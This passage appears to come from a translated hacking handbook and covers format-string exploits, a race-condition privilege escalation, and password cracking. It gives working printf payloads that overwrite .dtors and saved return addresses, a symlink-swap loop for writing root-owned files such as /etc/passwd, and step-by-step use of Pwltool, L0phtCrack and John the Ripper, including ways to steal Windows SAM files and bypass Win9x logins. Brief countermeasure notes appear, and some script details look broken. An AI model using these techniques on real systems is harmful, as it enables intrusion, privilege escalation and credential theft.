First of all, we are going to try to determine an address that would be interesting to overwrite in order to hijack the program execution flow. To do this, we need a function pointer to be called after our format chain has been treated.

We can for example try to hijack a function of the dtors section. The functions contained in a program's dtors section are the functions that are called at the end of a program (after the function's main). We can also try to overwrite an eip (instruction register) saved in the pile or we can also try to hijack the address of a GOT (Global Offset Table) function.

Using dtors.

```
bash# objdump -s -j .dtors vuln  
vuln: file format elf32-i386
```

Contents of .dtors section:

80495ac ffffffff 00000000

bash#

We are going to overwrite the value 00000000 from which we easily deduce the address :
 $0x080495ac + 4 = 0x080495b0$.

```
bash# echo `printf "\xb0\x95\x04\x08%%.26210x``%12\$n > file
```

```
bash# ./vuln < file
```

0000[...]100000

Bye bye !

Segmentation error (core dumped)

bash#

When opening the core file, qdb shows us this:

Program terminated with signal 11, Segmentation fault.

#0 0x00006666 in ?? ()

So the program tried to execute the instructions contained at address 0x00006666, and we hijacked the program's execution flow successfully.

The “Bye bye!” chain was displayed because, as we said, the functions contained in the .dtors section are executed after the main function.

Overwriting a saved eip.

```
bash# ./vuln
AAAA %x %x
AAAA 447470 bffff928 c8 bffff850 520f23 bffff928 80483d5 bffff850 bffff850 c8 464077 41414141
20782520 25207825 78252078 20782520 25207825 78252078 20782520
Bye bye !
bash#
```

Seeing how data is placed, we can guess that 0xffff850 is our format chain's address (the parameter provided at the printf function). Let us try to find what could correspond to a saved eip: we find 0xffff928 and 0x080483d5. This could be a saved \$ebp and \$eip couple. With these elements in our possession, we can determine the address of this saved eip, as we know that 0xffff850 points to 41414141. After calculating it, we can conclude that the saved eip's address is: 0xffff850 – 20 bytes = 0xffff83c. Let's try to overwrite this value:

```
bash# echo `printf "\x3c\xf8\xff\xbf%%.26210x``%12\$n > file
bash# ./vuln < file
0000[...]
Segmentation error (core dumped)
bash#
```

As in the previous example, we use gdb on the core file to determine what caused the segmentation error. We can see that the program crashed because the eip is equal to 0x00006666. So we have overwritten a saved eip, following the same principle as buffer overflows. From the moment we control the instruction register, the methods used to execute code are the same as in a buffer overflow. We could place our shellcode in environment or in vulnerable program parameter, or we could even create a shellcode wherever we choose to by using a format chain (since we can write what we want, where we want).



Summary and display problem

In short, exploiting a format bug consists of the following steps:

- 1) Determining the location of our format chain
- 2) Determining the memory address where we wish to write (dtors, saved eip, ...).
- 3) Determining the value to write (shellcode or other address).
- 4) Creating the format chain, in the form of:
[address to overwrite]%.[value to write-4]x%[location of the chain]\$n
- 5) Sending the format chain to the vulnerable program.

Problem : the number of characters to display

Most of the time, we will try to replace a memory address (function pointer, saved eip) with an address of our choice. If we wish to write an address such as 0xffff850, for example, the total number of characters to display will be 3,221,223,504! This is of course huge, and the time it will take to display will be very long. To solve this problem, we are going to write our address in two parts. We are going to write the 4 bytes of the address 2 by 2. In our example, we will write 0xffff then 0xf850. We will first write the part with the lower value, then the part with the higher one. So our format chain will be written in the form:

[A][A2]%.[VAL1 – 8]x%[O]\$n%.[VAL2 – VAL1 – 8]x%[O + 1]\$n
if VAL1 < VAL2

or

[A2][A]%.[VAL2 – 8]x%[O]\$n%.[VAL1 – VAL2 – 8]x%[O + 1]\$n
if VAL1 > VAL2

with :

A : Address to overwrite

A2 : Address to overwrite +2

O : Location of the chain (number of %x necessary to the display of our format chain).

VAL1 : Value to be written in part 1

VAL2 : Value to be written in part 2

In our example, if we want to write 0xffff850 at the address 0x080495b0 and the gap of our format chain is 12, we write the following format chain:

```
bash# printf %d 0xffff
49151
bash# printf %d 0xf850
63568
bash# echo `printf "\xb0\x95\x04\x08\xb2\x95\x04\x08%%.49143x%%12\$n%%.14409x%%
13\$n` > file
```

The file named “file” will then contain our format chain. All we will then have to do is to use the contents of this file to exploit the vulnerable program and that will be it!



Security

The only solution here is to never trust data controlled by a user. printf type functions must also be used carefully. When a function takes as an argument a format chain, the latter must only be formatted by the program itself and not the user.

Example :

One never writes:

```
sprintf(buf, argv[1]);
```

but one writes:

```
sprintf(buf, "%s", argv[1]);
```

4. Race Condition

A) Presentation

Even if they are among the least-known, “race conditions” are some of the most common bugs found on software.

These vulnerabilities are extremely hard to identify and therefore to correct. Indeed, a program functioning very well can host several of these bugs in a “silent” manner, in the sense that there is no malfunctioning of the program, or at least not in a systematic way, but this can still be exploited in a malicious way.

Most of the time, “race conditions” decide how robust the software is. The competing access to data can cause application instability without any other consequences. However, there are many times (by this I mean a very short lapse of time) when “race conditions” have security implications. In fact, file system accesses are subject to course connect security states much more often than most people believe.

In a constantly changing IT environment, where the multi-threading, multi-treating and distributed computing are all the rage, this type of problem can only become more frequent in the future.

Definition

A “race condition” happens when several processes have access to and manipulate the same information or data at the same time. To “keep it simple”, a “race condition” is encountered when an A application will use information that is going to be modified in a more or less synchronous way by a B application. We then have an abnormal functioning of applications due to the bad relative synchronization of events.

“Race conditions” are often encountered on numerous applications: these are possible only in environments where multi-threads are found, that is where executed processes allow a certain interactivity or at least an asynchronous treatment of information, as can happen with Unix signals, for example.



Examples

A typical example is the reading and writing of information.

For example, if an application or a process writes while another one reads at the same time, the data read can be:

- Old values that have not been updated yet.
- Or instead they can be new values (which in itself is not a problem).
- Or worse, and this is often what happens, a mix of old and new information according to the synchronization of the writing and reading processes.

In the same manner, we can note this kind of “anomaly” at the level of the variables used by a code.

One's first impression could be to think that this is an application bug type problem, which is dangerous only for the integrity of information manipulated by this same application. But this type of problem can lead to a different type of exploitation. The possibility of being able to exploit such a vulnerability depends directly on the synchronization phenomenon between the various accesses that are in fact at the level of an identical information. So if certain conditions are in place, a “race condition” can enable one to obtain the necessary privileges to access a protected system.

In the same manner, let us take a slightly more complex, if unlikely, example:

Let us take the IRC case, a most common example.

A user A decides to create a canal called “race” on a server, at the same time as a user B decides to create a canal also called “race”, but on another server.

These servers use the same network, knowing that the user who created the canal has the privileges of a canal operator, the server informs the network of the creation of each of these canals (in theory to prevent having two canals of the same name).

Now let us imagine that these users decide to create their canals at the same moment; both of them will obtain the administration rights on their “race” canal since both servers will not yet be informed of the creation of a same canal on another server.

We find ourselves here in a case of shared resource, entirely due to the idea of the network's state each of the servers have.

In fact, when a user creates a canal, the server gives administration rights of the canal and then informs the network's other servers of this canal's status.

However if there is a certain latency in inter-server communication, the “race conditions” could be in place to create the case mentioned above, and this would give each user the possibility of administrating the canal of the other user.

B) Demonstration

The attack

Now that we know what a “race condition” is, we are going to take a closer look at the way this type of problem can be exploited.

The most interesting example is of course the one concerning a gain of privileges.

For this, we are going to take a simple C program which writes a character chain in a file that is passed on to it as a parameter.

This program is “suidroot”, which means that whoever the user is, it is executed with the rights of the super-user.

This program verifies the user's rights, so it goes without saying that to write in a file with “root” as owner user whose rights are -rw-r—r--, the executing user must also have super-user rights.

The program functions in the following manner

- The first instruction checks the user's rights, and if the user does not have the necessary rights, the execution stops and it is impossible to write in the file. If the user has the rights to this file, we then move on to the following instruction.
- The program opens the file to write.
- The program writes the character chain in the file.


Now let us imagine that we create a file called “switch” (as a non-privileged user) and a “target” file (as a super user).

As a non privileged user, we have writing rights on the “switch” file but not on the “target” file.

If we use the “race” program to write any chain of characters in the switch file, there will be no problems. However if we try to write in the “target” file, the program will refuse.

So the idea is to modify “switch” between the verification of rights instruction and the opening of file instruction so that the “switch” file be replaced by a symbolic link on the “target” file; this way we can bypass the verification of rights (this verification of rights is done on the “switch” file, which in the meantime is replaced by a link on “target”) and so we can write in the “target” file, something that is normally forbidden.

Example





Exploiting this type of vulnerability is relatively difficult because of the vulnerability's punctuality. We will notice that here the modification of "switch" must be done exactly between the verification of rights instruction and the opening of file instruction.

To manage this, we will use a shell script that transforms the "switch" file into a symbolic link on "target" over and over again so that at one point the replacement of the file by a link happens at the desired moment.

The "race" program must likewise be started over and over again:

```
$while true;do ./race <file_name> <character_chain>;done;
```

Script shell

```
#!/bin/sh
while true
do
    touch switch
    sleep 1
    ls -l switch target
    rm switch
    ln -s switch target
    sleep 1
    ls -l switch target
    rm switch
done
```

Programme race.c

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>

int main(int ac, char *av[])
{
    struct stat fstat;
    int fd;

    if( ac < 3 ){
        fprintf(stderr, "Usage : ./race <file><string>\n");
        exit(2);
    }

    if( stat(av[1], &fstat) == -1 ){
        perror(NULL);
        exit(2);
    }
    //Verification of user's rights
    if( fstat.st_uid != getuid() ){
        fprintf(stderr, "Error : Permission refused\n");
        fprintf(stderr, "Uid file : %d\nUid User : %d\n", fstat.st_uid, getuid());
        exit(3);
    }
}
```



```
}

printf("Opening of file authorized !\n");

//Opening of file
if( (fd = open(av[1], O_APPEND|O_WRONLY) ) == -1){
    perror(NULL);
    exit(4);
}

printf("Writing ....\n");
//Writing in the file
if( write(fd,av[2], strlen(av[2])) == -1 )
    perror(NULL);
close(fd);
}
```

The countermeasure

The one countermeasure that immediately comes to mind for this type of attack is the locking of files, in other words to place a lock when an application has access to a file in order to prevent another application from having access to the same file.

One might think of using semaphores as they can block access to data that will remain inaccessible until they are ready.


A more complicated remedy could be to establish a diamond that would be the only one to be able to have access to the files; this diamond could not be bypassed during the opening of a file. When an application requests such an opening, it would ask this diamond that it effectively open the file and take care to note that the file is open, so that if another application were to ask for the opening of the same file, the diamond would refuse, the consequence being to refuse any competing opening of files.

Finally, the countermeasure we suggest is a most simple one and it is also very efficient...

All that has to be done actually is to modify the order of the instructions. So we will start by opening the file and we take good care to lock it to prevent any other actions on it. We then check the user's rights, and once that is done we take off the security lock and then proceed to write in data.

This way, we avoid encountering a problem of the "race condition" type.

So the succession of instructions is as follows:



race2.c program:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <sys/file.h>

int main(int ac, char *av[])
{
    struct stat fdstat;
    int fd;
    if( ac < 3 ){
        fprintf(stderr, "Usage : ./race <file> <string>\n");
        exit(2);
    }
    //Opening of file
    if( (fd = open(av[1], O_APPEND|O_WRONLY) ) == -1){
        perror(NULL);
        exit(4);
    }
    sleep(10);
    //Locking of file
    flock(fd, LOCK_EX);
    if( fstat(fd, &fdstat) == -1 ){
        perror(NULL);
        //Unlocking of file
    }
}
```



```
flock(fd, LOCK_UN);
//Closing of file
close(fd);
exit(2);
}
//Verification of user's rights
if( fdstat.st_uid != getuid() ){
    fprintf(stderr, "Error : Permission refused@e\n");
    fprintf(stderr, "Uid file : %d\nUid User : %d\n", fdstat.st_uid, getuid());
    //Unlocking of file
    flock(fd, LOCK_UN);
    //Closing of file
    close(fd);
    exit(3);
}
printf("Opening of file authorized !\n");
printf("Writing ....\n");
if( write(fd, av[2], strlen(av[2])) == -1 )
    perror(NULL);
flock(fd, LOCK_UN);
close(fd);
}
```

The example presented here only serves to illustrate the principle of “race conditions” but it also gives a good idea of how to exploit this type of vulnerability. We are thinking in particular of the possibility of adding a line in the file/etc/passwd or /etc/shadow file, and so creating an account with privilege rights.



CHAPTER VI

SYSTEMS' VULNERABILITIES

1. Authentication Brute force

In this section, we will talk about cracking password files for various OSs. Let us start by explaining the 3 methods used by softwares to crack password files.

Dictionary attack

This attack is the quickest one because it does a pass test using a dictionary file (this is a simple text file with one word per line, one after the other). To have an efficient dictionary, you must collect a maximum of information on the users of the target server. On the Internet, there are many already complete dictionaries, as well as generators.

Brute force attack

The idea is to try all the combinations possible following a certain number of characters. If the password to crack has several special characters, both numbers and letters, it will take longer to brute force than a pass made up of letters only. So a brute force attack always succeeds, it is only a question of time...

Hybrid attack

A hybrid attack is a mix of the 2 previous attacks. It uses a dictionary for the main part (e.g. crash) and brute force for the final part (e.g. fr), which enables it to find passwords such as "crashfr" or "crash24", etc...

A) .pwl files of Windows9x/ME

Files with the .pwl extension have your Windows passwords, they are in the root directory (<c:\windows>). Of course, all .pwl files are encrypted, as you will be able to see if you try to open one with a text editor such as notepad, for example. These files can contain connection passwords, saving screens, sessions, ...

To decrypt them, you must use software such as Pwltool (<http://soft4you.com/vitas/pwltool.asp>) that will take care of cracking the file and then display the passwords clearly.





To start an attack, you have to select the .pwl file by clicking on the "Browse" button, then try to click on "Glide" (this option only works for old PWL files on Windows95 and 3.11 and enables you to visualize all passwords without even knowing one login!)

If ever "Glide" does not work, try "CheckPass", and if the session pass is empty, you will be able to have access to all the others passwords in the file.

Attack with dictionary

Configure a dictionary attack by clicking on the "Dictionary" tab.



Then select the dictionary to use by clicking on "Browse". To launch your attack, click on "SearchPasswordFast" or "SearchPassword"...

Brute force attack

Click on the "Brute force" tab.



The Password length parameter enables you to define the length of the password to force (the larger the range, the more the number of combinations increases).

Charset string indicates the characters to use during the brute force (you can include numbers as well as special characters such as "@", for example).

To launch the attack, click on **SearchPasswordFast** (this is quicker than "Search Password" because it does not use the API windows). If the attack does not succeed, click on "SearchPassword".



Hybrid attack

To launch a hybrid attack, all you have to do is go back to the dictionary tab and click on "Hybrid brute":

Hybrid brute

Bypassing the Win9x password

When win9x is started and if passwords have been configurated to have access to the OS, it will ask you for identification using a login and password. We are going to see in this section the various technique to bypass this identification...

- 1) Try to click on "Cancel", you should normally have access to the system.
- 2) When starting your computer, click on "F8" to show the start menu (or try to boot from a start disk). Choose the MS-DOS mode. Now you are going to have to replace the .pwl files' extension by something else to prevent Windows from finding it: To do this, type in the following command:

`rename c:\windows*.pwl *.xxx`

Restart Windows, type in any password and you will see Windows ask you to confirm the new password. This means that this new password that you type in will be directly earmarked to the selected user account (login).

B) The Sam file of WINNT, WIN2k, Win 2003 et Win XP:

The Sam file

The Windows system has two encrypting vulnerabilities that can enable you to decrypt a Windows password file faster than Unix password file, for example:

- One of these vulnerabilities comes from the LANmanager's hashing; it divides passwords into chains of 7 characters.
- The other one comes from the absence of salt (a function making hashing different for 2 identical passwords). To be clear, if 2 users choose the same password, encrypting will be exactly the same, which makes the hacker's task easier.

As in the case of win9x, there is software that can crack user or administration passwords. On NT systems, passwords are saved in an encrypted SAM (Security Account Manager) file which can be found at `c:\WINNT\system32\config\SAM`. You cannot visualize or copy the SAM file when WINNT is running because it is locked by the core of the system.


How to obtain this file:

1. When WINNT is installed, a copy of the password database (SAM file) is created in the c:\WINNT\repair directory. This copy only contains the passwords by default created during the set up, meaning only the administrator's password. When the administrator updates the repair disk, the SAM file is also updated (in this case, the SAM file contains all the accounts). So we could get the SAM file from the repair file, as this one is not locked by the core. If the repair file does not have the SAM file, there is still another way of obtaining it.
2. The PC has to be booted from a start disk or from another operating system. This way, WINNT is not executed and so the SAM file is not locked. We can then copy the SAM file onto a disk and crack it later on.

The Sam file is not the only medium that can allow you to find passwords on a network using NT.

Let us take the L0phtCrack tool, which is the fastest and the most efficient to find NT passwords, because it does not only use the SAM file to have the password hashing, but also uses the encrypting vulnerabilities seen previously.

You can find an LC3 evaluation version at: <http://www.atstake.com/research/lc3/download.html>.



First of all, the assistant will ask you which method is used to recover the password hashing. (If the assistant is not automatically started, click on the magic wand, the 6th icon from the left on the main interface).




LC3 offers 4 methods.

1. From the local machine

To use this option, you must have Administrator status on the machine. This method will very quickly reveal the users' passwords.

2. From a remote machine

Here, you must also be Administrator, but this time round the password hashing will be recovered from a remote machine of your domain (you will need to specify the name of the machine). This method does not work with a remote machine using syskey or Win2k.



Get Encrypted Passwords

Choose one of the following methods to retrieve the encrypted passwords.

- Retrieve from the local machine
Pulls encrypted passwords from the local machine's registry. Administrator access is required.
- Retrieve from a remote machine
Retrieve encrypted passwords from a remote machine on your domain. Administrator access is required.
- Retrieve from NT 4.0 emergency repair disk
Emergency repair disks and backup tapes made from Windows NT 4.0 contain a file called 'sam' or 'sam._' that contains encrypted passwords.
- Retrieve by sniffing the local network
Sniffing captures encrypted hashes in transit over your network. Logins, file sharing and print sharing all use network authentication that can be captured.


< Précédent Suivant > Annuler

3. From NT 4.0 emergency repair disk

This option will use the SAM file, the one found in c:\winnt\repair or saved on a disk (you will need to specify the SAM file to be used).

4. By sniffing the local network

LC3 also includes a sniffer to intercept the hashing of an NT network's machines used on the network. Then you will be asked which brute force method is to be used:



Choose Auditing Method

01F3L...
27E1BA8D
48C30EE12
2ADA39B0

Choose Auditing Method

- Quick Password Audit
This method checks only for simple passwords that you could find in a dictionary.
- Common Password Audit
This method checks for simple passwords that you could find in a dictionary, as well as common modifications of dictionary words.
- Strong Password Audit
This method checks for simple passwords that you could find in a dictionary, common modifications of dictionary words, and performs a brute force attack that attempts all combinations of standard letters and numbers.

Custom Options...

< Précédent Suivant > Annuler

Click on "Custom Options" to personalize the attack.

Custom Auditing Options

LC uses the 3 forcing methods seen earlier on:

- 1.dictionary attacks
- 2.brute force attacks
- 3.hybrid attacks

Perform a 'dictionary attack' on the passwords
A dictionary attack takes a long list of words and tries to match each word as one of the passwords.
You need to specify a word list file to use for this operation. Choose the word file here:
 C:\Program Files\@stake\LC3\ Browse...

Perform 'hybrid' dictionary attacks
Hybrid attacks will find words that are permutations of dictionary words, such as words with numbers or symbols tacked on the end.


Perform a 'brute force attack' on the passwords
Brute force attacks try all combinations of letters and numbers in order to exhaustively examine all possible passwords. This method takes a while, but guarantees best results.

Character Set:
 A - Z and 0 - 9


OK Cancel



- The first slot is the dictionary attack (click on Browse to indicate the password file to be used).
- The second one is the hybrid attack, which you can configure in the “File” --> “Preferences” menu on the main interface.
- The last one is the brute force attack (“-” is used to specify a character range).



The menu below allows you to choose the information to visualize during the cracking.



1st slot:

Displays the passwords once they have been found; in some cases it can be useful not to have them displayed.

2nd slot:

Displays the password hashing (the encrypted passwords).

3rd slot:

Displays the length of time to crack each password.

4th slot:

Displays a warning when the attack is over.



B) The Unix passwd file

On Unix systems, the encrypting system is univalent. Files storing passwords are in most distributions in the “/etc/” directory under the name “passwd”.

In more recent versions of Unix, the passwd file has been divided into 2 files, because the passwd file on older versions could be read by anyone, enabling a user with no particular rights to obtain the stored passwords' hash.

```
root:6Tgy1Gs.fTrfS:0:1:Admin:/sbin/sh
john:K6fRti29nFrsY:1001:10::/usr/john:/bin/sh
sophie:H74jGhhTDsE2i:1002:10::/usr/sophie:/bin/sh
paul:fTqzOyHs88sfZ:1003:10::/usr/paul:/bin/sh
```

The format is:

login : pass : UID : GID : complete name : personal directory : shell

Nowadays, all passwords are saved in a second file called shadow. The shadow file is only accessible if you have root status on the machine. Do note that the passwd file still enables the hacker to know what the system users' logins are, so as to create a dictionary.

Now, on most Unix systems, passwords have been replaced by “x” in the passwd file:

```
root:x:0:1:Admin:/sbin/sh
john:x:1001:10::/usr/john:/bin/sh
sophie:x:1002:10::/usr/sophie:/bin/sh
paul:x:1003:10::/usr/paul:/bin/sh
```

and in the shadow file:

```
root:6Tgy1Gs.fTrfS:11604::::::
john:K6fRti29nFrsY::::::
sophie:H74jGhhTDsE2i::::::
paul:fTqzOyHs88sfZ::::::
```

The format is:

login : pass : date : min : max : warning : expiration : deactivation

As for NT, there is software that can crack Unix passwords.



Let us take for example John_The_Ripper, who also functions on Windows.
(<http://www.openwall.com/john/>)

```
John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: john [OPTIONS] [PASSWORD-FILES]
-single          "single crack" mode
-wordfile:FILE -stdin   wordlist mode, read words from FILE or stdin
-rules           enable rules for wordlist mode
-incremental[:MODE] incremental mode [using section MODE]
-external:MODE   external mode or word filter
-stdout[:LENGTH] no cracking, just write words to stdout
-restore[:FILE]  restore an interrupted session [from FILE]
-session:FILE    set session file name to FILE
-status[:FILE]   print status of a session [from FILE]
-makechars:FILE make a charset, FILE will be overwritten
-show            show cracked passwords
-test             perform a benchmark
-users:[-]LOGIN!UID[...] load this (these) user(s) only
-groups:[-]GID[...]  load users of this (these) group(s) only
-shells:[-]SHELL[...] load users with this (these) shell(s) only
-salts:[-]COUNT   load salts with at least COUNT passwords only
-format:NAME     force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL   enable memory saving, at LEVEL 1..3
```

Once the software installed, type the following commands (in this example, the dictionary and passwd files are on a disk):

```
john -test (to see if john is functioning correctly)
john -single a:\passwd (john's quick method of
cracking a password)
john -show a:\passwd (can visualize cracked
passwords)
john -w:a:\dico.txt a:\passwd (attack with dictionary)
john -i a:\passwd (brute force attack)
```

```
C:\john-1.6\run>john -test
Benchmarking: Standard DES [24/32 4K]... DONE
Many salts: 70727 c/s
Only one salt: 66933 c/s

Benchmarking: BSDI DES <x725> [24/32 4K]... DONE
Many salts: 1798 c/s
Only one salt: 1631 c/s

Benchmarking: FreeBSD MD5 [32/32]... DONE
Raw: 1540 c/s

Benchmarking: OpenBSD Blowfish <x32> [32/32]... DONE
Raw: 88.4 c/s

Benchmarking: Kerberos AFS DES [24/32 4K]... DONE
Short: 64440 c/s
Long: 168567 c/s

